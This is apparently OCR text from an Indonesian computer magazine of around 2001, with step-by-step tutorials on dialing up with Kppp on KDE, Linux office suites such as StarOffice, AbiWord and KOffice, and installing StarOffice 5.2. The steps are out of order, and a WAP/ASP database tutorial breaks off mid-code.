
Pada tab Gateway, biarkan saja default-nya, yaitu **Default Gateway**. Atau dalam hal indo.net, gateway yang digunakan adalah **0.0.0.0**



10

### CONNECTION ESTABLISHED!

Begitu koneksi ke ISP terbentuk, pada bagian **kanan bawah** layar akan tampak ikon modem yang berkelip-kelip. Klik tombol **Details** dan **Statistics** akan ditampilkan lengkap dengan grafik yang menunjukkan aktivitas modem anda.



11

### NETSCAPE

Klik dua kali ikon **Netscape** yang ada pada desktop KDE dan *brow-ser* ini pun akan dijalankan. Setting Netscape versi Linux ini sama saja dengan versi Windows-nya.




12

### SITUS NEOTEK

Pada kotak **Location**: ketikkan **www.neotek.co.id/cover.htm** dan anda akan masuk ke situs NeoTek. Bila anda mengetikkan **www.neotek.co.id** saja (tanpa cover.htm) maka Netscape akan secara otomatis men-download Flash player dari situs Macromedia.






1

**DIALUP PADA DESKTOP KDE**


Pada desktop KDE perhatikan salah satu ikon bernama DialUp (dengan gambar modem dan bola dunia). **Double click** icon ini untuk menjalankan program KDE Internet Dialer, yaitu Kppp. Bila ada pesan 'This kernel has no PPP support' abaikan saja.



2

**SETUP DIALER KPPP**


Jendela dialog ini karena belum menyetel apa-apa, tampak semuanya kosong. Kita akan mencoba men-setup kppp dengan parameter-parameter untuk akses ke suatu ISP. Dalam contoh ini ke indo.net. Klik **Setup**.



3

**KONFIGURASI KPPP**

Akan tampil jendela dialog berikutnya, **Kppp Configuration** yang terdiri dari tab-tab Accounts, Device, Modem, PPP, Graph, dan About. Pada tab **Accounts**, klik tombol **New**



7

**DEVICE, MODEM, PPP, DLL**


Selesai dengan tab Account, lanjutkan ke tab **Device**, Modem, PPP, dan Graph. Tidak ada yang perlu diubah di sini, jadi biarkan saja seadanya.



8

**LOGIN ID, PASSWORD, CONNECT!**


Anda akan kembali ke jendela dialog kppp dan kali ini anda sudah siap untuk connect ke Internet. Isikan **Login id** anda dan ketikkan **password**, lalu klik tombol **Connect**.



9

**PROSES DIAL DAPAT DIMONITOR**


kppp pun akan men-dial ke nomor telepon ISP anda, dalam hal ini ke indo.net. Proses dialup ini dapat anda monitor dengan mengklik tombol **Log**. Akan tampak perintah ATDT5272888 dikirimkan dan begitu terhubung pppd daemon akan terhubung pada anda.



13

**MAIL DAN NEWS**


Klik dua kali ikon **Messenger** yang ada pada desktop KDE yang akan mengaktifkan Netscape Messenger yang terdiri dari **mail** dan **news**. Gambar di atas menunjukkan Netscape Messenger yang sudah berfungsi. Untuk itu anda perlu menyetel sebagai berikut:



14

**SETUP EMAIL**

Pada **tree menu** di kolom sebelah kiri, pilih **Identity** dan isikan **nama** anda serta **email** anda. Yang lain biarkan. Pilih **Mail Servers** dan isikan **pop.indo.net.id** pada Incoming Mail Server dan **smtp.indo.net.id** pada Outgoing Mail Server. Yang lain biarkan saja seadanya.



15

**SETUP NEWS SERVER**

Pada **tree menu** di kolom kiri pilih **Newsgroup Servers**. Klik tombol **Add** dan tampil jendela pengisian server. Ketikkan **news.indo.net.id** lalu klik **OK** dan nama news server itu akan masuk ke jendela Newsgroups Servers. Lakukan yang sama dengan **nntp.indo.net.id**.

# CARA MENJALANKAN OFFICE DI LINUX

Anda berniat menggunakan Linux, tetapi lalu program apa yang dapat anda gunakan sebagai pengolah kata, lembar kerja dsb? Onno W. Purbo memberikan jawabannya untuk anda.

Office barangkali merupakan aplikasi yang banyak digunakan di PC. Apakah itu untuk menulis, menyiapkan presentasi, menghitung, menggambar, atau mengatur agenda. Hampir pasti kita akan sangat membutuhkan berbagai aplikasi Office. Pada kesempatan ini aplikasi Office di Linux akan dibahas. Memang harus kita akui bahwa Microsoft Office merupakan software Office yang terbaik yang pernah ada. Hampir semua pekerjaan di mudahkan dengan adanya Microsoft Office. Kebaikan Microsoft Office, tentunya tidak menjadi penghalang

*Mencicipi beberapa program aplikasi pada Mandrake 8.0*

## ? APA YANG ANDA DAPAT


Bagi para pengguna Windows, anda akan memperoleh pengantar mengenai program aplikasi yang berjalan pada sistem operasi Linux yang mungkin dapat disejajarkan dengan program serupa di Windows.

## ? APA GUNANYA

Anda dapat mencoba membandingkan kekurangan dan kelebihan program yang dibahas di sini mengingat bahwa program-program Linux banyak yang bisa didapat dengan harga murah atau malah gratis.

## ? SEBERAPA SULIT


Pada NeoTek Vol II, No 3, Desember 2001 telah dibahas cara menginstal sistem operasi Linux, Mandrake 8.0. Dengan berbekal pengetahuan itu, anda dapat melanjutkan penggunaan Linux di komputer anda dengan program aplikasinya yang dibahas di sini.



1

### STAROFFICE = MSOFFICE?

StarOffice merupakan program paket Office yang terdiri dari beberapa program untuk *text editor*, *spreadsheet*, presentasi, gambar, edit HTML, task, agenda (*event*) yang sangat membantu kita dalam Office.



5

### UNTUK PARA WEBMASTER


Bagi anda para Webmaster, Webdesigner fasilitas untuk mengedit file HTML menjadi penting artinya. Fasilitas tersebut juga telah disiapkan di StarOffice. Tentunya masih banyak banyak fasilitas kompetitornya di Linux terutama di Netscape yang juga gratis.



2

### ABIWORD, PENGOLAH KATA

AbiWord adalah program favorite saya untuk menulis di Linux. Berbagai fasilitas editing yang ada di MSWord dapat ditemui di AbiWord. Tampilannya tidak berbeda jauh dengan MSWord. Saingan AbiWord juga lumayan banyak, seperti Kword maupun ekuivalennya di StarOffice.



6

### INI DIA PROGRAM GRAFIS-NYA

Fasilitas penyuntingan gambar maupun untuk menggambar seperti program Microsoft Paint juga disediakan di StarOffice. Gambar di atas adalah si kecil bungsu di keluarga saya yang waktu itu umurnya baru setengah tahunan sedang diedit oleh StarOffice 5.2.



untuk Linux berkiprah. Bahkan untuk aplikasi server Internet, pengalaman saya menunjukkan bahwa Linux masih jauh lebih baik daripada Microsoft. Saat ini ada beberapa aplikasi Office di Linux, bahkan umumnya aplikasi *text editor* yang ada dapat digunakan untuk membaca dokumen yang dihasilkan Word (baik format DOC maupun RTF).

Saya di rumah kebetulan banyak menggunakan Linux Mandrake 8.0, yang di dalamnya minimal ada dua set aplikasi Office yang sangat membantu, yaitu:

- **AbiWord** (Word Processor yang baik seperti MSWord)


- **KOffice**, terdiri dari Kword, KSpread, KPresenter, KIllustrator, Kchart dll.

Dari namanya kita bisa mengira ekuivalensi kedua program ini dengan MS-Office. Seperti Kword merupakan ekuivalen MSWord, Kspread dengan Excel.

Hal yang paling mengganjal bagi pengguna Windows di Linux biasanya masalah *font* (huruf). Jika anda menggunakan Linux Mandrake 8.0 ke atas, di Mandrake Control Center telah di sediakan fasilitas untuk mengeksport Font Windows ke Linux, sehingga tampilan font yang ada tetap sama antara Linux dan Windows. Tentunya anda sebaiknya menginstal Windows di harddisk yang sama

dengan Linux supaya proses impor font dapat dilakukan dengan mudah.

Bagi anda yang cukup beruntung menemukan StarOffice yang juga gratis dapat diperoleh di toko komputer, dapat pula menginstal StarOffice dari Sun Microsystems di PC anda. StarOffice tidak hanya dapat diinstal di Linux saja, tapi juga ada yang dapat diinstal di Windows menggantikan MSOffice di Windows. Walaupun harus diakui bahwa StarOffice masih terasa memakan *resource* yang besar dan dalam operasinya tidak seefisien dan secepat lawannya, MSOffice.



3

### JUGA UNTUK PRESENTASI


Untuk presentasi, StarImpress bisa menjadi solusi. StarImpress dapat langsung mengkonversi file PowerPoint agar dapat ditampilkan di layar Linux. StarImpress juga mempunyai fasilitas editing yang lebih memudahkan editor dibandingkan PowerPoint. Hanya saja tampilan Font-nya masih



4

### YANG INI LEMBAR KERJA

Program lembar kerja (*spreadsheet*) pun bisa didapatkan di Linux. Gambar di atas adalah tampilan perhitungan rencana bisnis sebuah Warnet di sekolah. File aslinya di buat menggunakan Excel, akan tetapi dengan mudah dibaca oleh StarOffice 5.2.



7

### UNTUK MENYUSUN AGENDA ANDA

Pada StarOffice terdapat program *event organizer* (agenda) yang kira-kira ekuivalen dengan Microsoft Outlook, walaupun dalam beberapa hal ada yang lebih baik daripada MS Outlook. Pada gambar di kiri saya mencoba memperlihatkan agenda saya bulan Oktober 2001 yang aslinya dibuat di MSOutlook. StarOffice 5.2 Events dapat dengan mudah membaca agenda MS-Outlook yang telah diekspor ke format CVS. Fasilitas Export & Import telah disediakan baik di StarOffice Events maupun di Microsoft Outlook sehingga pertukaran file dapat dilakukan dengan mudah.

## MARI KITA COBA!

### 1 DENGAN WINLINUX 2000

Pada hlm. 20 nomor ini anda dapat menjumpai penggunaan Star Office 5.2 pada WinLinux 2000. Artinya, Star Office dapat digunakan di bawah sistem operasi Linux lainnya.

### 2 Mencari PROGRAMNYA

Di manakah anda dapat memperoleh program-program yang dibahas di halaman ini. Kunjungi situs Gudang Linux ([www.gudanglinux.or.id](http://www.gudanglinux.or.id)) untuk mengetahui produk-produk Linux yang ditawarkan dan bisa dibeli di Indonesia.



# INSTALASI STAR OFFICE 5.2 PADA WIN LINUX 2000

Memang WinLinux 2000 sangat mirip dengan Windows dengan fasilitas yang tidak kalah dari Windows, tetapi bagaimana menggantikan Microsoft Office yang sudah menjadi alat kerja sehari-hari? Sun Microsystem menyajikan Star Office 5.2 yang setara dengan Microsoft Office, baik untuk Windows maupun Linux.

**K**ini dengan StarOffice 5.2, alat kerja yang setara dengan yang lazim pada Windows, yaitu Microsoft Office, terdapat pula di Linux.

StarOffice 5.2 sebenarnya tersedia untuk pelbagai platform, yaitu untuk Linux yang berjalan di mesin Intel, untuk Windows 95/98/NT, untuk Solaris pada mesin intek, dan Solaris pada SPARC.

Fasilitas yang tadi hanya tersedia pada mesin kelas atas SPARC, kini tersedia pada PC x86, baik itu dalam platform Linux, Windows, maupun Solaris.

*Star Office 5.2 membawa alat-alat kerja seperti halnya Microsoft Office*

Get StarOffice from Sun  
How to Upgrade  
Installation  
Instructions

**Download StarOffice**

**Download StarOffice[tm] 5.2 (file size 79-105M)**



Why bother with the hassle of installing your own software? For \$16.95, a qualified expert will install StarOffice 5.2 for you.

**NOTE:** this service is in English only. Have either a Windows or Solaris machine accessible.

To download the software now, choose platform and language:

Linux (x86)	Solaris[tm] Intel
Danish	Danish
Dutch	Dutch
English	English
French	French
German	German
Italian	Italian

**See Also:**  
Sun Ray 1 Enterprise  
Appliance



1

## DOWNLOAD STAR OFFICE 5.2

Buka browser anda dan masuk ke halaman download Star Office 5.2 dengan URL <http://www.sun.com/products/staroffice/get.html>. Anda dapat memilih untuk men-download yang versi Linux (x86), Solaris(Intel), Windows (95/98/NT), atau Solaris (Sparc). Pilih versi Linux dan tempatkan pada folder tersendiri.

2


## INSTALASI DARI CD NEOTEK

Mengingat besarnya download, dianjurkan untuk menginstal dari CD NeoTek. Katakan sekarang sudah ada dalam desktop KDE, double click CD ROM dan masuk ke folder Sun → Linux → Office 5.2 dengan cara mengklik ikonnya dua kali.

3

## MEMULAI INSTALASI

Anda ada di file:/cdrom/sun/linux/office52/. Cari file **setup**. Klik ikonnya dua kali dan anda akan dibawa ke jendela instalasi Star Office 5.2. Klik Next untuk memulai instalasi. Anda akan dibawa ke layar informasi. Klik Next lagi. Selanjutnya ke Licence Agreement. Klik Accept dan anda diminta memasukkan data.



7

## INSTALASI BERJALAN OTOMATIS

Selanjutnya akan tampil jendela Welcome to Star Office 5.2 dan instalasi pun berjalan secara otomatis dengan setiap beberapa waktu menampilkan jendela-jendela informasi mengenai fitur-fitur yang ada pada Star Office 5.2. Kita tunggu saja sambil meluangkan waktu membaca informasi yang ditampilkan.

8

## LANGKAH-LANGKAH INSTALASI

Langkah-langkah instalasi itu adalah: Preparing the installation, Creating directories, Copying and creating program files, Creating local settings, Compiling help files, dan Registration of the components. Setelah selesai akan tampil pesan bahwa StarOffice telah ditambahkan pada panel KDE. Klik OK.

9

## INSTALLATION COMPLETE

Akhir dari instalasi ini akan menampilkan jendela Installation Complete yang meminta anda mengklik tombol Complete untuk mengakhiri program instalasi ini. Klik Complete dan instalasi pun selesai. Tekan Ctrl-Alt-Bkspc untuk kemudian login lagi dengan nama yang sama (dalam hal ini sebagai root).

Aplikasi yang dikembangkan di Jerman oleh Star Division GmbH ini terdiri dari modul-modul:

- StarOffice Desktop
- StarOffice Writer
- StarOffice Calc
- StarOffice Impress
- StarOffice Draw
- StarOffice Base
- StarOffice Schedule
- StarOffice Mail and Discussion
- StarOffice Tools

StarOffice pada Linux x86 ini dilengkapi filter yang mampu membaca dokumen yang berasal dari:

- Microsoft Word 5.0, 6.0, 95, 97, 2000
- Microsoft Excel 4.0, 5.0, 95, 97, 2000
- Microsoft PowerPoint 97, 2000

Persyaratan komputer dengan Linux untuk menjalankan StarOffice 5.2 ini adalah:

- PC dengan CPU Pentium ke atas
- Linux kernel 2.0.x ke atas
- RAM minimum 32Mbyte (dianjurkan 64Mbyte)
- Free hard disk space minimum 180 Mbyte (untuk instalasi penuh diperlukan 240 Mbyte).
- X Server dengan minimum 256

warna atau grayscale.

- glibc2 versi 2.0.7 atau 2.1 telah terpasang
- CD ROM drive
- Graphic card dengan minimum 256 warna


Bila anda tetap menggunakan Windows dan ingin mencicipi StarOffice 5.2 ini, instal juga versi Windows yang juga tersedia pada CD NeoTek bulan ini.



4

#### INSTALASI WIN LINUX 2000


Tanpa mengisi data pun program ini akan diinstal, jadi klik Next untuk melanjutkan. Akan ada pilihan instalasi: Standard, Custom, atau Minimum. Pada contoh ini kita pilih Standard Installations, lalu klik Next. StarOffice 5.2 akan diinstal di folder /root/office52. Kalau anda login dengan user nama akan di /nama/office52



5

#### FOLDER DIBENTUK


Akan tampil pesan bahwa folder yang hendak dipakai belum ada dan anda dikonfirmasi apakah akan membentuk folder itu. Klik Yes untuk membentuk folder itu dan melanjutkan instalasi dengan mengklik tombol Complete. Apabila masih ada yang akan diganti, di sini lah kesempatan terakhir dengan Back.



6

#### JAVA ENVIRONMENT


WinLinux 2000 versi ini tidak mendukung Java Environment, seperti yang tampak pada pesan yang keluar. Dengan demikian Star Office tidak dapat memanfaatkan Java Environment ini. Klik OK untuk melanjutkan.



10

#### SUDAH ADA DI DESKTOP KDE

Kini pada desktop, tepatnya waktu memilih K→personal akan tampil menu baru yaitu StarOffice 5.2 yang berisi pilihan-pilihan Setup, SPAdmin, dan StarOffice. Klik Star Office untuk menjalankan program ini.



11

#### AUTOPILOT INTERNET SETUP


Akan tampil *autopilot internet setup* yang menetapkan informasi-informasi pada *browser*, *email*, dan *news* anda. Untuk tahap ini kita pilih dulu *Don't use the internet* dengan mengklik tombolnya. Kita akan mendapatkan jendela untuk membuka file baru teks, *spreadsheet*, *presentation*, *drawing*, dan HTML



12

#### PRODUKTIVITAS PERTAMA ANDA

Pilih teks dan anda akan masuk ke *word processor* yang setara dengan Word. Inilah produktivitas anda yang pertama dengan menggunakan StarOffice 5.2 pada Linux! Biasakan menggunakan berbagai fungsi lain pada StarOffice 5.2 ini. Bila anda sudah biasa dengan MS Office, menggunakan StarOffice akan terasa mudah.



# Basis Data dengan ASP pada WAP

**P**ADA ERA TEKNOLOGI INFORMASI seperti saat ini, kita sering mendengar istilah WAP. Tentunya menjadi pertanyaan yang umum pula, apa sebenarnya WAP itu?

WAP adalah singkatan dari Wireless Application Protocol. WAP seperti halnya XML dan HTML, juga berbasis Teknologi Internet, namun menggunakan Mark Up Language sendiri (misalnya HDML dan WML) yang memungkinkan kita *surfing* situs di Internet dengan Mobil Phone. Namun karena memori Mobile Phone yang relatif kecil, maka ia hanya menggunakan *micro browser* yang hanya dapat mengkompilasi file-file berukuran kecil serta hanya mampu menampilkan gambar atau grafik dua warna (monokrom) saja.

## Menjalankan ASP dengan WML

Seperti telah disebutkan di atas, salah satu Mark Up Language pendukung WAP adalah WML (Wireless Mark Up Language). Salah satu keistimewaan dari WML adalah mampu menjalankan basis data dengan ASP, seperti halnya kita menggunakan ASP pada file-file HTML.

Pada artikel ini diasumsikan anda telah memahami ASP, sehingga kita tidak perlu lagi membahas ASP secara rinci. Berikut ini akan diuraikan langkah demi langkah cara pembuatan suatu aplikasi database WAP sederhana yang disertai pembahasan secukupnya.

Untuk semua itu, digunakan Windows 98, M3Gate sebagai *browser*-nya (dapat di download lewat [www.m3gate.com](http://www.m3gate.com)), Notepad, MS Access 2000 serta PWS 4.0.

**1** Buat Database pada MS Access de-

ngan nama *karyawan.mdb* (karena kita akan beroperasi dengan ASP maka file ini harus pada direktori virtual, dalam hal ini penulis memakai *c:/inetpub/wwwroot/* sebagai direktori *default* (virtual))

**2** Buat tabel *Data\_karyawan* pada basis data tersebut, dengan tipe data sbb:

ID	Number(long integer);
Nama	Text(20);
Alamat	Text(20);

Kemudian isi tabel tersebut dengan data-data berikut:

100	Amin	Surabaya
101	Bambang	Surabaya
102	Ali	Sidoarjo
103	Joni	Malang
104	Anita	Sidoarjo

Sekarang kita akan membuat file header pertama yang akan disertakan ke dalam file basis data kita nanti.

Buka Notepad, tuliskan ke dalamnya baris-baris perintah berikut ini:

```
<%
Response.Buffer = true
Response.ContentType =
"text/vnd.wap.wml"
Response.Expires = -1
Response.AddHeader Pragma , no-cache
Response.AddHeader Cache-Control , no-
cache, must-revalidate
Response.Write "<?xml version='1.0'?">
Response.Write "<!DOCTYPE wml PUBLIC '
//WAPFORUM/DTD WML 1.1//EN' 'http://
www.wapforum.org/DTD/wml_1.1.xml'">
%>
```

**Penjelasan baris per baris:**

1 berfungsi untuk mengaktifkan *buffer*;

2 berfungsi menambahkan spesifikasi

type MIME kedalam file ASP, sehingga kita dapat menambahkan Tag WML dan Script ASP ke dalamnya.

3 mengatur masa kadaluwarsanya ke false

4 dan 5 untuk menambahkan header 2, 6, 7 dan 8 merupakan baris utama yang harus ada, dimana dengan baris-baris ini kita mengarahkan bahwa kita menggunakan WML, bukan HTML ataupun yang lainnya

Simpan file ini dengan nama *wapEnable.asp*

Buka Notepad, lalu tambahkan file header kedua ini ke dalamnya

```
<%
dim cn ' Objek Koneksi
dim rs ' Objek RecordSet
' Prosedur untuk mengkoneksikan ke file
database kita
sub openCN
